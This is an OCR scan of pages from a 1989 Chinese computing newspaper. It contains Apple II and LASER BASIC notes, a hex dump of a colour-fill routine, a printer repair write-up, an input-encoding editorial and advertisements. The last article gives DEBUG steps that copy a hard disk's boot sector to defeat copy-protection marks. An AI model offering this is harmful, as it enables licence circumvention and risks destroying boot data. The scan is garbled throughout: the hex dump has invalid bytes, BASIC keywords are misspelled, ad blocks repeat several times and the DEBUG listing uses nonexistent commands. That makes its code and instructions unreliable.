②ERROR7 选用的数组变量名不正确。
③ERROR18 参数 a 或 b 取值不对。

三、其他问题

- 1. 本程序在调用过程中需要占用 A \$ 和 G 这两个简单变量，因此用户在编程时应予以注意。
2. 在使用本程序之前，用户应先根据处理量的大小运用 NEW 命令开辟出一块“压缩存储”数据区，以免造成压缩数据区和 BASIC 程序区发生重叠，结果导致丢失数据或严重影响程序的正常运行。具体做法详见《软件报》1989 年第 14 期。

苹果机上的磁盘，人们已较多的格式化为 40 磁道。但我在使用中却发现，在 40 磁道上存放的 T 型文件在读取时容易出现接口错误，有的文件只能读出一部分或不能读出。究其原因，是这些文件存放在 35 道以上的磁道上。

磁盘在格式化时，扇区与扇区之间留有几十个自同步字节作为缓冲带，这是因为由于转速的原故使重写扇区时不一定正好重合于原划区域。一个磁道上的首末扇区之间也留有 128 个自同步字节作为首末衔接的缓冲带。当磁道处在内圈时，就会使首尾衔接缓冲带不够用，所以存放 T 型文件的出错率要大。当然这也与机器的性能有关，性能越好出错越少。但一旦读取不出来就十分麻烦，望使用者慎之。

四川省万县中学 姜玉坤

BCM-0530 机打印卡检修一例

故障现象：CTRL-P 联机打印 ASCII 码文件时大量掉码，在 A) 系统提示符下打入 ASCII 码后再打印，此时 ASCII 码正确，但系统提示符 A) 打印出来却是 B。

```
A) 1234567890 回车打印结果为
1234567890
B)
打印一篇 ASCII 文章时内容为 "this is a print file"，用 TYPE 文件命令联机打印，打印出来的为下面形式
hs anti
B
```

故障分析及原因：因带电插拔打印机接口。

通过分析 PC/XT 打印卡逻辑图，再根据现象在 A) 下打印 ASCII 码正确，判断数据通道是好的，也就是 74LS245 和 74LS374 是正常的，实测也是好的，问题出在控制部分，与 74LS244 和 74LS240 等有关。

解决方法：在 DEBUG 下执行如下指令 MOV DX, 278

```
MOV AL, FF
OUT DX, AL
IN AL, DX
用 R 命令查 AL 内容为 FF，说明 74LS244 正常。又执行如下指令
MOV DX, 27F
MOV AL, FF
OUT DX, AL
IN AL, DX
用 R 命令 AL 内容为 D9，说明与 74LS 240、74LS125 与 74LS 05 有问题，用逻辑笔测得 125 与 05 都是好的，最后判断为 74LS240 坏，换上好的 74LS240，故障排除。
```

(注：BCM-0530 打印 I 口地址为 278H，279H 和 27AH 这不同于其它 PC 机，别的机器的 I 口地址为 378H，379H 和 37AH)

山东 54685 部队 胡平洪

本版责任编辑：07 号



# 自动快速涂色程序

目前的APPLE II PLUS系列微机,在高分辨率作图时往往只有六种颜色,这对于编制某些软件十分不方便。因此,我在此介绍一个程序,可以解决这个问题。该程序利用合成色的原理,增加了多种混合色,本例中达到了三十二种,如果在程序尾部加以扩充,最多可以造出256种彩色,效果十分漂亮。

此程序自动判断涂色区域的边界。使用时只需先用白色线条画出封闭的涂色区域,再将其中一点的X坐标存入\$0单元,Y坐标存入\$2单元,将0存入\$1单元(该点X坐标不能大于255)然后将颜色代码存入\$3,页面代码存入\$4(一页为\$20,二页为\$40),最后CALL L2457即可。请参阅示范的BASIC程序。源程序为程序清单所示。

北京九中 杜晓学

```

40000- AS 03 OR 0A 0A 8D 8A 42
40008- AS 04 8D 8F 42 AS 02 8D
4010- 4A 42 8D 00 8D 42 4A
4018- 01 8C 49 42 30 74 40 AS
4020- 02 20 3C 42 AC 45 47 81
4028- 24 0A 4A 2C 46 42 F0 08
4030- 49 FF 2C 44 42 F0 0E 40
4038- 20 0E 41 A2 00 81 24 10
4040- 0F A2 01 10 08 20 42 41
4048- A2 02 81 24 10 02 A2 03
4050- 8D 82 42 8D 71 42 AS 02
4058- 20 3C 42 AC 45 47 81 24
4060- EA EA 2C 46 42 D0 08 20
4068- DF 40 C4 02 AS 02 C9 FF
4070- D0 E4 AC 42 C2 C8 94 40
4078- 93 20 3C 42 AC 45 42 81
4080- 24 EA FA 2C 46 42 D0 08
4088- 20 DF 60 54 02 AS 02 C9
4090- C0 D0 E4 40 48 29 01 8D
4098- 44 62 A2 40 98 F0 04 10
40A0- 04 A2 34 8C 44 62 18 68
40A8- 4D 64 62 42 42 28 8F 9
40B0- 7E 90 08 8D 70 42 8A 38
40B8- 49 11 AA AD 07 42 38 F0
40C0- 08 E9 E9 07 80 F9 CA 49
40C8- 07 8E 63 42 AA 8D 78 42
40D0- 8D 66 42 49 FF 8D 47 42
40D8- 8D 73 62 8D 6C 62 40 8D
40E0- 6B 62 A9 7F 8D 6E 62 AD
40E8- 4C 62 8D 8D 42 81 24 20
40F0- C7 61 AC 68 62 81 24 20
40F8- 47 62 81 76 A9 7F 8D 4E
4100- 42 AD 6C 62 8D 6D 42 4E
4108- 4D 62 20 FC 61 60 AD 74
4110- 41 8D 60 60 6D 81 60 8D
4118- 81 6D 8D 82 6D AD 79 61
4120- 8D F7 6D AD 7A 61 8D FR
4128- 40 AD 7B 61 8D F9 60 42
4130- 77 41 8D C7 61 8D 06 42
4138- AD 78 61 8D C8 61 8D 07
4140- 62 60 AD 77 61 60 60 40
4148- 8D 81 6D AD 78 61 8D 61
4150- 60 8D 82 6D AD 7C 61 8D
4158- F7 6D AD 7D 61 8D FR 60
4160- AD 7E 61 8D F9 60 AD 74
4168- 41 8D C7 61 8D 06 42 8D
4170- 8D 41 8D 07 42 40 5A 49
4178- FF 2D 47 62 0D 64 62 81
4180- 24 2D 6E 42 8D 84 42 AD
4188- 4E 42 8D 9F 7F 0A 31 49 FF
4190- 8D 87 42 AS 02 29 01 0A
4198- 0A 8D 88 42 98 29 03 18
41A0- 4D 88 42 8D 88 42 AD 8A
41A8- 42 18 4D 88 42 AA 8D 8C
41B0- 42 8D 89 42 AD 87 42 2D
41B8- 89 42 0D 84 62 91 24 40
41C0- 81 26 CD 71 42 F0 1A 49
41C8- FF 2C 4D 42 F0 2A AA AD
41D0- 4E 42 4D 6D 42 8D 4E 42
41D8- 8A 4E 4D 42 0D 8E 5A F0
41E0- 05 A9 0D 8D 4E 42 20 7F
41E8- 41 AD 79 42 8D 4D 42 A9
41F0- 7F 8D 4E 62 88 10 C9 40
41F8- 20 7F 41 60 AC 68 42 81
4200- 26 CD 71 62 F0 19 49 FF
4208- 2C 4D 42 F0 2B AA AD 4E
4210- 42 4D 6D 42 8D 6E 42 8A
4218- 0E 4D 42 10 88 30 05 A9
4220- 0D 8D 6E 42 20 7F 41 AD
4228- 7A 42 8D 4D 42 A9 7F 8D
4230- 4F 62 C8 0C 28 D0 C8 40
4238- 20 7F 41 60 A2 00 85 24
4240- 24 26 10 02 A2 AA 50 02
4248- A2 50 84 2A AA 29 07 0A
4250- 0A 6D 4F 42 85 27 8A AA
4258- 4A 6A 6A 66 2A 29 63 45
4260- 27 85 27 40 00 74 03 FC
4268- FC 00 9A 24 02 40 40 20
4270- 7E 00 00 02 02 04 08 10
4278- 20 40 01 03 03 04 0C 18
4280- 30 40 00 80 7F FF 40 8F
4288- 06 55 F8 14 00 00 00 00
4290- 00 00 00 00 2A 55 2A 55
4298- 2A 55 2A 55 2A 55 2A 55

```

```

42A0- 55 2A 55 2A FF FF 4F 5F
42A8- FF FF FF FF 80 80 80 80
42B0- 80 80 80 80 8A 4A 8A 8A
42B8- AA 05 AA 05 8A 05 AA
42C0- D5 AA 05 AA 7F 7F 7F 7F
42C8- 7F 7F 7F 7F 33 44 4C 19
42D8- 4C 19 33 44 63 54 CC 99
42E8- CC 99 33 64 22 44 08 11
42F0- 08 11 22 44 A2 C4 88 91
42F8- 88 91 A2 C4 11 22 44 08
4300- 33 7F 4E 5D 6E 0D 8F 7F
4308- 88 F7 6E 0D 38 77 6E
4310- 77 4E 5D 38 0D 88 F7 6E
4318- F7 6E 0D 88 64 4C 19 33
4320- 19 33 44 64 54 CC 99 33
4328- 99 33 64 CC 33 64 4C 19
4330- 4C 19 33 44 33 64 CC 99
4338- CC 99 33 64 FF 00 FF 00
4340- 00 FF 00 FF AA 7F 7F AA
4348- 7F AA AA 7F 2A AA 2A AA
4350- 2A AA 2A AA 2A 2A 2A AA
4358- 2A AA AA 2A 2A D5 D5 2A
4360- D5 2A 2A D5 2A D5 2A D5
4368- 2A D5 2A D5 AA AA D5
4370- AA D5 AA D5 AA D5 D5 D5
4378- 55 D5 D5 55 55 AA 55 AA
4380- 55 AA 55 AA 55 D5 55 D5
4388- 55 D5 55 D5 82

```

程序二

```

5 IF PEEK (24576) < 145 OR PEEK
(24577) < 3 THEN PRINT CHR$
(4): "BLOAD FILL.SUB"
10 HGR : POKE - 16320,0: HCOLQR=
3
20 FOR I = 0 TO 279 STEP 34: HPLQT
J,0 TO I,180: HPLQT I + 4,0 TO
I + 4,180: NEXT I
30 FOR J = 0 TO 179 STEP 44: HPLQT
0,J TO 275,J: HPLQT 0,J + 4 TO
275,J + 4: NEXT J
40 HCOLQR = 0: FOR I = 0 TO 279 STEP
34: FOR J = 1 TO 3: HPLQT I +
J,3 TO I + J,177: NEXT J: NEXT
I
50 FOR J = 1 TO 179 STEP 44: FOR
I = 0 TO 2: HPLQT 2,J + I TO
273,J + I: NEXT I: NEXT J
60 FOR I = 1 TO 8: READ X(I): NEXT
I: FOR I = 1 TO 4: READ Y(I)
: NEXT I
70 DATA 21,54,84,124,154,182,217
,252,21,43,103,134
80 FOR J = 1 TO 4: FOR I = 1 TO
8: POKE 0,X(I): POKE 1,0: POKE
2,Y(I): POKE 3,C: POKE 4,32:
CALL 24574:C = C + 1: IF C =
32 THEN END
90 NEXT I
100 NEXT J

```

## 四、系统扩展功能。

汉化LASER扩展了大量系统功能,统称为QBASIC,扩展功能中一部分是V2.0的自然延伸把IBMPCV3.0,MSX V4.5中的绝大部分功能移植到LASER上,(未移植的主要是磁盘命令),另一部分不属于传统BASIC范围,如Z80监控系统,C卡的字处理功能CCWS等,但也特意设计成能在BASIC状态下使用,这样软件设计工作难度都大一些,但方便用户,软件质量更高。

用保留字实现的扩展功能

如表所示,简要说明如下:

1.绘图语句全部移植PC功能,CIRCLE用功能更强的圆函数FUNG代替(为QBASIC版本首创)可作任意函数图形,另有SHAPE可定义8x8及16x16点任意图形,以使用PRINT高速输出。一些已淘汰读者及著名专家有关软件演示后都认为超越他们对BASIC程序运行速度的预计。

GET和PUT可实现不用清除的动画作用。需要说明所有语句都有副和双重功能,如LINE即可画线又可擦线,这是QBASIC的一种特殊设计,进一步增强了作图能力。

2.LASER用户以磁带机为主要外存,所以扩展了完整的的管理功能,包括提供目前最强的对各类文件解带调入功能BLOAD,文件拼接接MERGE,传送变量调入CHAIN,GE及存文件BASE等,后者为LASER用户首次提供了方便的存带方式(因不用系统参数)。

3.实时钟系统不影响BASIC的运行,而又可在BASIC级予以管理,用相关保留字可以定时,限时控制等。已编制的软件(华容道)、(图书)、(中国象棋)等都用了时钟。限时淡秒。对于小学简单硬件即可用LASER一面教学运行,同时兼超上、下课打钟等。

4.通用语句句数较多,且与V3.0以上版本兼容。

读者可参考有关手册。其中DO——LOOP首次给LASER提供了结构化语句,另外也有了二和十六进制数处理能力。

5.Z80监控部分含十项功能,其中包括广大用户多年来所希望得到的简化汇编、反汇编,因此,汇编方面要比单板机得多。应说明受内存容量限制没有包括IX、IY类指令,而对V2.0及QBASIC本身99%以上的指令进行处理,满足使用要求,另外可产生汇编源程序,这也是APPLE II及500监控不具备的功能。

6.C卡的CCWS功能用于大量汉字处理(主要是软件)比ASIC要强得多,但它不能等同于一个CWORDstar软件。除列表保留字外,还有一些重要功能,如高显中文编辑状态,即高显下可输入调试程序等,又如打印机的行宽换页控制因不属于保留字范围,表中未列出。

## LASER 汉化升级 (三)

|    |                     |                          |              |
|----|---------------------|--------------------------|--------------|
| 1  | 命令                  | LASER                    | QZT/C系统扩展功能表 |
| 01 | 绘图语句                | 和函数                      | SCREEN N     |
| 02 | 文本屏幕                | TEXT                     |              |
| 03 | 清屏                  | CLS                      |              |
| 04 | 设置                  | SET (点)                  |              |
| 05 | 重置                  | RESET (点)                |              |
| 06 | 坐标                  | POINT (点)                |              |
| 07 | 画线                  | LINE (点)-(点)-(点)-(点)     |              |
| 08 | 空框图                 | DRM (点)-(点)-(点)-(点)      |              |
| 09 | 空框图                 | GET (点)-(点)-(点)-(点)      |              |
| 10 | 空框图                 | PUT SET,RESET OR,AND,XOR |              |
| 11 | 函数图形                | FUNG (函数式,区间,比例)         |              |
| 12 | 擦除色                 | PAINT (点)-(点)-(点)        |              |
| 13 | 图形定义                | SHAPE 8x8                |              |
| 14 | 编译命令                | 和函数                      |              |
| 15 | 多目录文件               | BLOAD 直接“文件名”            |              |
| 16 | 多目录文件               | BSAVE 直接“文件名”            |              |
| 17 | 程序行号                | MERGE “文件名”              |              |
| 18 | 空框图                 | AUTO 行号,增量               |              |
| 19 | 空框图                 | RENUM 新行,旧行,增量           |              |
| 20 | 空框图                 | DELETE L1-L2             |              |
| 21 | 空框图                 | MEM                      |              |
| 22 | 空框图                 | FRE(N)                   |              |
| 23 | 音乐                  | MUSIC N1,N2;             |              |
| 24 | GOTO-表达式            | 24 GOSUB 表达式             |              |
| 25 | RESTORE 表达式         |                          |              |
| 26 | ON 表达式              | GOTO 行号                  |              |
| 27 | ON 表达式              | GOSUB 行号                 |              |
| 28 | ON ERROR            | GOTO.行号                  |              |
| 29 | RESUME              | 0,NEXT,行号                |              |
| 30 | DEFINT              | 字母                       |              |
| 31 | DEFDBL              | 字母                       |              |
| 32 | DEFSTR              | 字母                       |              |
| 33 | CALL 地址             | 34-ERROR 错误代码            |              |
| 35 | 开/关                 | TRON 36 关/开              |              |
| 37 | 变量交换                | SWAP 变量1,变量2             |              |
| 38 | 当/否                 | DO/LOOP 关系式              |              |
| 39 | 延时                  | WAIT N                   |              |
| 40 | 擦除                  | ERASE 数组名                |              |
| 41 | 自定义函数               | FN 函数名-表达式               |              |
| 42 | 空框图                 | CHAIN “文件名”              |              |
| 43 | 扩展函数                |                          |              |
| 44 | FIX(X)              | 44 POS (X)               |              |
| 45 | CSNG(X)             | 46 CDBL (X)              |              |
| 47 | STRING (N,字符)       |                          |              |
| 48 | VARPTR (变量名)        |                          |              |
| 49 | VAL (表达式形式的字符串)     |                          |              |
| 50 | 函数调用                | FN 函数名                   |              |
| 51 | 空框图                 | TIME “时,分,秒”             |              |
| 52 | 时钟控制                | TIME#                    |              |
| 53 | 开/关                 | CLOCK OFF                |              |
| 54 | 时间并                 | TIMER N GOSUB L          |              |
| 55 | 关闭返回                | RETIME                   |              |
| 56 | 空框图                 | TIMER OFF                |              |
| 57 | Z80系统               | NO                       |              |
| 58 | 汇编                  | A 58 反汇编 D               |              |
| 59 | 数据                  | F 60 字符 L                |              |
| 60 | 数据                  | B 62 清除点 C               |              |
| 61 | 数据                  | E 84 移动 M                |              |
| 62 | 打印                  | D 88 写数据 W               |              |
| 63 | 字处理系统               | CCWS                     |              |
| 64 | 显示                  | D 88 清除 C                |              |
| 65 | 清除                  | C 78 打印 L                |              |
| 66 | 汉化BASIC解释系统         |                          |              |
| 67 | OZ和CBI:IBM显卡        | 并是全双                     |              |
| 68 | 化解释系统               | 可在以下语句中使用中西文字            |              |
| 69 | 符号                  |                          |              |
| 70 | REM “汉化系统”D         |                          |              |
| 71 | H39=“软件”            |                          |              |
| 72 | INPUT “姓名” NAME\$   |                          |              |
| 73 | DATA “LASER 318 电脑” |                          |              |
| 74 | (L)PRINT “中国”       |                          |              |
| 75 | 图形定义                | GH 汉字代码                  |              |
| 76 | 汉字定义                | SHAPE 18x16              |              |
| 77 | 汉字交换                | SWAPH 汉字1,汉字2            |              |
| 78 | 汉字定义                | SIZE                     |              |
| 79 | 汉字存储                | HSAVE                    |              |
| 80 | 速度控制                | SPEED                    |              |
| 81 | 非十进制数               |                          |              |
| 82 | 二进制常数               | (0-1)                    |              |
| 83 | 十六进制常数              | (H(0-9,A-F))             |              |
| 84 | 二进制字符串              | BIN\$(N)                 |              |
| 85 | 十六进制字符串             | HEX\$(N)                 |              |



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘锦雄  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

邮政工作的现代化取决于什么？除了设备的现代化外，应该说是很大程度上取决于拼音化以及进行国际编码。国际编码已制订并付诸实施，拼音化的进程又如何呢？邮电部开办了汉语拼音电报，新华社的一些国外分社用汉语拼音电报传递新闻。1983年2月召开同志在政协全国委员会、中国文字改革委员会、教育部召开的纪念《汉语拼音方案》公布25周年座谈会上曾指出：“希望总结新华社和邮电部在电报中采用《汉语拼音方案》的经验，由文字改革委

## 邮电部选用字形编码了吗？

四川 田为国

员会等单位尽快拿出一个能为大家接受的电报中使用拼音字母的完善方案，妥善地解决协调、区分同音字、同音调等问题。”从那时起至今六年多，电报拼音化的完善方案没有拿出来，可是有消息说，邮电部准备采用一种字形编码全面推广。

字形编码和拼音编码的优劣问题一直在争论，但一些专家学者是肯定拼音编的。刘涌泉同志曾说：“汉语拼音是中文信息处理最有力的工具，中文信息处理是汉语拼音推广应用最理想的场合。”欧阳文道说：“汉语拼音是解决汉字信息输入瓶颈问题的一把钥匙……汉语拼音输入是最有效的方式。”美国的吴文超先生说：“在输入方面，基本上应采用能以语法控制选择汉字词码的汉语拼音词输入法。”

马希文先生说：“我相信，我国对计算机汉字系统输入方式的试验探索也会以‘拼音’的胜利而告终。”

邮电部在部内本来支持郭淑贞等人搞拼音码的研究，也取得了一定的成绩。周有光教授说：“计算机大量生产，降低造价。另一个重要条件是提倡无编码的拼音

转换输入法。”联合国国际标准化组织已决定《汉语拼音方案》作为中国人地名的拼写标准。众所周知，由拼音编码改为无编码的拼音输入法是很容易的，如北京Bjkk改为Beijing，取消双拼替代即可，但字形码就不行，如：北京UQYI(五笔字型码)，就无法转为Beijing。1989年11月中文信息学会汉字编码委员会等28个单位举办的输入比赛，夺得第一名的是一个拼音编码。总之，希望邮电部慎重选用汉字编码，希望能广泛征求国家语委等单位及有关专家学者的意见，稳妥作出决定。

### 征订合同本

1989年软件报合订本将把本年保留出售的近10个软件全部奉献给大家，此外还有若干未曾见报，实用性很强的软硬件资料也附录于后，如：“计算机病毒程序剖析”、“小球病毒解毒程序清单”、“中英文图书采访管理系统”、“放大汉字输出程序”、“通用打印程序”、“硬件维修技术”、“超级汉字使用手册”、“高级语音编程技巧”、“数据库应用、表格生成及打印”、“LASER310和PC-1500主机逻辑图”、“Comx-PCI BASIC解释程序各子程序使用、功能入口地址及有关参数”、小教授MPP-1微机的有关资料等。从即日起开始定价，预计明年四月底出版。每本定价8元，另加邮费0.5元，需要者可直接汇款到：成都市金河街75号《软件报》发行部。请在汇款单上写明地址、姓名和邮政编码，并在“附言栏”内写上“购1989年合订本”字样。

《软件报》发行部

《软件报》发行部

《软件报》发行部

《软件报》发行部

《软件报》发行部

★编号：891207。  
名称：软件提示汉化工具 HHTS V2.20版  
作者：梁志宏  
功能介绍：1.本软件用于提取DOS系统文件中的英文或中文提示信息，并将其编辑、翻译成中文，特别适合于DOS外部命令的汉化。具有方便、快速、高效之特点。  
2.具有自动翻译功能，能参照字典对提示语进行一对一的直译，以减少查找词语及输入中文的麻烦。  
3.对处理的文件没有限制，最大可处理提示语999条，或者累计长度达35千字。  
运行语言：编译BASIC  
硬件环境：IBMPC/XT & 286系列微机。  
C DOS2.10以上版本支持。  
转让形式：运行程序软盘一块、说明书一份  
转让价格：60元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891208  
名称：中华CEC-I汉化工具盘  
作者：文叔和(退休工人)  
功能介绍：本软件为适合无师自学微机而英语差的读者，编制了一些常用工具，该工具盘包括21个项目，直接由菜单调用，一些常用子程序尽量写成文本文件，调用EXE命令合并于主程序，调用十分方便，每个项目均有详细的中文操

作提示，不懂英语的初学者也能使用自如。  
运行环境：中华学习机  
转让形式：盘1张  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891209  
名称：“小学几何知识教学与训练”软件  
作者：罗伟民  
功能介绍：该软件适合小学高年级和初中学生作复习练习，中小学教师辅助教学，共有五项内容，除除一项外，其它各项都有练习，不仅数值是随机的，而且图形也是随机的，重做练习不会完全相同，很有意思。结合学生喜欢玩游戏的特点，每次练习若无差错，就可玩打飞机的游戏。若在12发炮弹内击中，还可听到一段美妙的乐曲。程序全用BASIC语言编写，充分发挥该语言的长处，考虑到完全不了解计算机的人员也能使用，采用人机对话的形式，增设了容错功能，错误的输入计算机发出的一声警告，不予接收，让你重新输入。  
运行语言：BASIC  
运行环境：CEC-I中级学习机及兼容机  
转让形式：盘1和说明  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部

作提示，不懂英语的初学者也能使用自如。  
运行环境：中华学习机  
转让形式：盘1张  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891209  
名称：“小学几何知识教学与训练”软件  
作者：罗伟民  
功能介绍：该软件适合小学高年级和初中学生作复习练习，中小学教师辅助教学，共有五项内容，除除一项外，其它各项都有练习，不仅数值是随机的，而且图形也是随机的，重做练习不会完全相同，很有意思。结合学生喜欢玩游戏的特点，每次练习若无差错，就可玩打飞机的游戏。若在12发炮弹内击中，还可听到一段美妙的乐曲。程序全用BASIC语言编写，充分发挥该语言的长处，考虑到完全不了解计算机的人员也能使用，采用人机对话的形式，增设了容错功能，错误的输入计算机发出的一声警告，不予接收，让你重新输入。  
运行语言：BASIC  
运行环境：CEC-I中级学习机及兼容机  
转让形式：盘1和说明  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部

作提示，不懂英语的初学者也能使用自如。  
运行环境：中华学习机  
转让形式：盘1张  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891209  
名称：“小学几何知识教学与训练”软件  
作者：罗伟民  
功能介绍：该软件适合小学高年级和初中学生作复习练习，中小学教师辅助教学，共有五项内容，除除一项外，其它各项都有练习，不仅数值是随机的，而且图形也是随机的，重做练习不会完全相同，很有意思。结合学生喜欢玩游戏的特点，每次练习若无差错，就可玩打飞机的游戏。若在12发炮弹内击中，还可听到一段美妙的乐曲。程序全用BASIC语言编写，充分发挥该语言的长处，考虑到完全不了解计算机的人员也能使用，采用人机对话的形式，增设了容错功能，错误的输入计算机发出的一声警告，不予接收，让你重新输入。  
运行语言：BASIC  
运行环境：CEC-I中级学习机及兼容机  
转让形式：盘1和说明  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部

作提示，不懂英语的初学者也能使用自如。  
运行环境：中华学习机  
转让形式：盘1张  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891209  
名称：“小学几何知识教学与训练”软件  
作者：罗伟民  
功能介绍：该软件适合小学高年级和初中学生作复习练习，中小学教师辅助教学，共有五项内容，除除一项外，其它各项都有练习，不仅数值是随机的，而且图形也是随机的，重做练习不会完全相同，很有意思。结合学生喜欢玩游戏的特点，每次练习若无差错，就可玩打飞机的游戏。若在12发炮弹内击中，还可听到一段美妙的乐曲。程序全用BASIC语言编写，充分发挥该语言的长处，考虑到完全不了解计算机的人员也能使用，采用人机对话的形式，增设了容错功能，错误的输入计算机发出的一声警告，不予接收，让你重新输入。  
运行语言：BASIC  
运行环境：CEC-I中级学习机及兼容机  
转让形式：盘1和说明  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部

作提示，不懂英语的初学者也能使用自如。  
运行环境：中华学习机  
转让形式：盘1张  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部  
★编号：891209  
名称：“小学几何知识教学与训练”软件  
作者：罗伟民  
功能介绍：该软件适合小学高年级和初中学生作复习练习，中小学教师辅助教学，共有五项内容，除除一项外，其它各项都有练习，不仅数值是随机的，而且图形也是随机的，重做练习不会完全相同，很有意思。结合学生喜欢玩游戏的特点，每次练习若无差错，就可玩打飞机的游戏。若在12发炮弹内击中，还可听到一段美妙的乐曲。程序全用BASIC语言编写，充分发挥该语言的长处，考虑到完全不了解计算机的人员也能使用，采用人机对话的形式，增设了容错功能，错误的输入计算机发出的一声警告，不予接收，让你重新输入。  
运行语言：BASIC  
运行环境：CEC-I中级学习机及兼容机  
转让形式：盘1和说明  
转让价格：30元(含邮资)  
收款单位：成都《软件报》信息部

（新）（书）（架）

△《中文结构BASIC程序设计》由结构化BASIC程序设计和中学生程序设计竞赛的特有方法、技巧及规律两部分组成。全文贯穿了结构化程序设计思想，书中的数百程序中大部分皆用中文注释，所有例题都是完整的经过运行有结果的程序。书中一切结论包括和其他资料中不同的结论都有实例可查。每本邮价13.00元。  
△《IBMPC实用调试软件汇编》本书专为高、中级软件编制、调试、分析人员而编写，着重介绍世界上精华调试软件的使用方法，使你迅速掌握这些软件，在工作中起到事半功倍的效果。主要内容有：智能化的开发工具软件PC-KIT；高级智能反汇编软件ASMGEN3符号调试程序SYMDEB、SID-86；IBM公司内部使用的全屏幕、多窗口、交互式调试工具软件FSD；可以自由定义符号和标号的PFIX和Code View等。每本邮价14.00元。  
歌谱：成都市西南科技大学作道室 罗秀武

### 新·书·何·处·有

“新书架”这个栏目自去年开辟以来颇受读者欢迎，为了进一步给新书的购销搭桥，本报明年将继续办“书讯”专栏，欢迎各出版单位和作者把你们的“新书介绍”及时送来，以续读者。  
1.所介绍的新书，必须是正规出版单位或经批准出版的书籍。  
2.为了向读者负责，要求“新书介绍”稿与样书一并寄来，以作验证。  
3.“新书介绍”后必须要有书供应，不作“新书预订”。  
4.也欢迎需要购书的读者来信说明你所需要的书籍或资料，本报尽可能为你推荐。  
来稿请寄：成都市金河街75号《软件报》组务室 朱书珍

### 代 订 启 事

为方便广大读者订阅《软件报》与购买合订本，现致如下订购条件，当地读者可直接前往订购，价格不变，与本报直接订购一样。  
△重庆市中山四路81号新华工咨服务部(市团委内) 联系人：熊长华 电话：352808 55714 邮编：620015  
△福建泉州华桥新村2-20 联系人：郭明电话：36846 23835 邮编：362000  
△南京十二中学(中山北路408号) 联系人：覃敦川 电话：85530 邮编：210011  
△江苏省苏州市三香路162号 联系人：狄毅君 电话：215004  
△徐州市湖滨东区五期17楼104室 联系人：孟亮达 电话：53360 邮编：53360  
也欢迎其他地区具备代订或代销条件的单位与本报联系，办理代订或代销手续。《软件报》发行部

△本报报道：四川省科委微机办与省电子厅软件登记管理中心于12月15日联合召开了“省计算机软件工作会议”。省科委张廷瑜主任在会上作了重要讲话。与会专家和学者在听取了软件登记与评估的情况通报后，一致认为：为软件登记与评估工作，应制订必要的规章和奖励办法，会上专家们还畅谈了开拓我省软件事业的优秀和发展前景，并呼吁有关领导制订出台发展软件事业的方针政策。

△江苏吴江县最近建成我国第一个县级无线电传真电话通讯网。这个耗资60万元人民币的通讯网由程控机控制，由一个主机、60个分台及3年内移动的组成，具有2公里范围内的有权用户都可通过此网实行无线电通信及进行文字传真。  
江苏 孟亮达

### 新 疆 军 区 某 部 队 技 术 室 经 过 两 年 的 艰 苦 努 力 研 究 出 一 种 处 于 国 内 领 先 地 位 的 “ 红 外 ” 微 机 自 动 分 析 通 用 系 统

（红外）微机自动分析通用系统，通过鉴定，由新疆军区某部队技术室经过两年的艰苦努力研制出一种处于国内领先地位的“红外”微机自动分析通用系统。该系统由新疆军区某部队技术室经过两年的艰苦努力研制出一种处于国内领先地位的“红外”微机自动分析通用系统。该系统由新疆军区某部队技术室经过两年的艰苦努力研制出一种处于国内领先地位的“红外”微机自动分析通用系统。

### 读者希望当地有记者站

自本报在南京、重庆等地建立记者站后，其他地方的读者也纷纷来信要求在当地建立自己的记者站。为了便于各地读者和作者与本报联系，本报明年将加强在各地的建站工作。记者站的基本任务是：  
①采访或组织当地有关计算机技术的新闻和技术稿件  
②及时反映广

### 大读者对本报的意见

大读者对本报的意见  
③广泛宣传本报的办报宗旨，不断扩大本报的新订户  
④为便于当地读者订阅《软件报》和购买合订本及专栏而在当地设立代订点  
⑤为当地广告刊户代办广告业务  
⑥组织当地软件技术人员进行软件交流  
⑦促进当地计算机技术的广泛应用并与全

### 各国的交流。

凡乐于记者站工作的单位，都可来函索取记者站工作细则，经本报审定后先建记者站筹备组。在条件成熟时即可建立记者站。  
《软件报》编辑部  
本版责任编辑：04号



### 避·开·硬·盘·标·记

装入硬盘运行的许多程序，为防止被拷贝到其它硬盘中运行，通常是将硬盘的某一扇区上做上标记，当运行此程序时，此程序中的一段用于判断硬盘中的标记，只有在标记正确时才继续执行，反之则不能正常运行。

笔者通过对一些软件的分析发现，对硬盘作标记通常是在硬盘的0柱面、0面、1扇区进行的。由于这一扇区的内容主要是一个引导程序，它是在硬盘被格式化时写入的，只要不对硬盘格式化，这一扇区的内容就不会改变，标记信息也不会丢失。

运行带有判断标记的程序，通常是找出判断标记的那段程序，但这样做不仅工作量大，而且容易使原程序遭到破坏。为了简单地避开这种标记，作者通过实验，认为可将带有标记的硬盘的0柱面、0面、1扇区的内容写入一软盘中某一空白扇区，这是就将带有标记的信息取出，再将这一信息存入自己硬盘的0柱面、0面、1扇区中，如此就可运行带有判断标记的程序了。但对于不同的DOS版本或不同的机型，0柱面、0面、1扇区的引导程序是不同的，为了不同的硬盘保持原来的信息，在将带有标记的信息写入

你的硬盘前，先将你的硬盘中这一扇区的内容取出，待运行完带有标记的程序后，再将你自己硬盘中的信息恢复进去，这样，既不改变带有判断标记的程序，又能运行它，还不会影响你的硬盘内容。具体做法如下：

1. 取出标记信息。将空白软盘插入带有标记的机器的A驱动器中，进行格式化操作，然后进入DEBUG状态，取出标记信息，键入：

```
C>FORMAT.A:
C>DEBUG
-L 100 2 0 1
-W 100 0 0 1
-Q
```

2. 写标记信息到你的硬盘中。将上一步操作中用的软盘插入你的机器的A驱动器中。在把带有标记的信息写入你的硬盘之前，应先将自己的硬盘的0柱面、0面、1扇区的内容取出保存，再将带有标记的信息写入你的硬盘中。键入：

```
C>DEBUG
-K 100 2 0 1
-W 100 0 1 1
-K 100 0 0 1
-W 100 2 0 1
